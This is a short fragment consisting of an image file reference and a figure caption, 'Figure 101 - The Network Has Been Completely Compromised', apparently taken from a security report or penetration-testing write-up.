


Figure 101 - The Network Has Been Completely Compromised